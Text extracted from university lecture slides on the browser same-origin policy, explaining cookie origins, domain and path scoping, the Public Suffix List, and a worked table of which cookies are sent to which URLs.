
Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



SOP for fonts and CSS are similar.

SOP for cookies

- Cookies allow server to store small piece of data on the client
- Client sends cookie back to server next time the client loads a page
- Sending cookies only to the right websites **really** important
 - Don't send cookie for bank.com to attacker.com if authentication token

SOP for cookies

- Cookies use a separate definition of origins.
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, path)
 - ([https,cseweb.ucsd.edu, /classes/fa19/cse127-ab](https://cseweb.ucsd.edu/classes/fa19/cse127-ab))


SOP: Cookie scope setting

- A page can set a cookie for its own domain or any parent domain, as long as the parent domain is not a public suffix.
- The browser will make a cookie available to the given domain including any sub-domains

	Allowed	Disallowed
Subdomain	login.site.com	other.site.com
Parent	site.com	com
Other		othersite.com

SOP: Cookie scope setting

- A page can set a cookie for its own domain or any



SOP: Cookie scope setting

PUBLIC SUFFIX LIST

[LEARN MORE](#) | [THE LIST](#) | [SUBMIT AMENDMENTS](#)

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are .com, .co.uk and pvt.k12.ma.us. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of [Mozilla](#), but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a [fuller \(although not exhaustive\) list](#) of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the [psl-discuss mailing list](#), where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to [request amendments](#) to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by [submitting amendments](#).

```
// ===BEGIN ICANN DOMAINS==

// ac : https://en.wikipedia.org/wiki/.ac
ac
com.ac
edu.ac
gov.ac
net.ac
mil.ac
org.ac

// ad : https://en.wikipedia.org/wiki/.ad
ad
nom.ad

// ae : https://en.wikipedia.org/wiki/.ae
// see also: "Domain Name Eligibility Policy" at http://www.aeda.ae/eng/aepolicy.php
ae
co.ae
net.ae
org.ae
sch.ae
ac.ae
gov.ae
mil.ae

// aero : see https://www.information.aero/index.php?id=66
aero
accident-investigation.aero
accident-prevention.aero
aerobatic.aero
aeroclub.aero
aerodrome.aero
agents.aero
aircraft.aero
airline.aero
```

What cookies are sent?

- Browser always sends all cookies in a URL's scope:
 - Cookie's domain is domain suffix of URL's domain
 - Cookie's path is a prefix of the URL path

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>			

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No		

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>			

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes		

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>			

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes		

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	Yes

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	Yes
<u>site.com/my</u>			

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	Yes
<u>site.com/my</u>	No		

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:

name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	Yes
<u>site.com/my</u>	No	Yes	

Cookie scoping example

Cookie 1:

name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:


name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:

name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
<u>checkout.site.com</u>	No	Yes	No
<u>login.site.com</u>	Yes	Yes	No
<u>login.site.com/my/home</u>	Yes	Yes	Yes
<u>site.com/my</u>	No	Yes	No

Which cookies are sent?



https://evil.com



http://evil.com



http://bank.ch

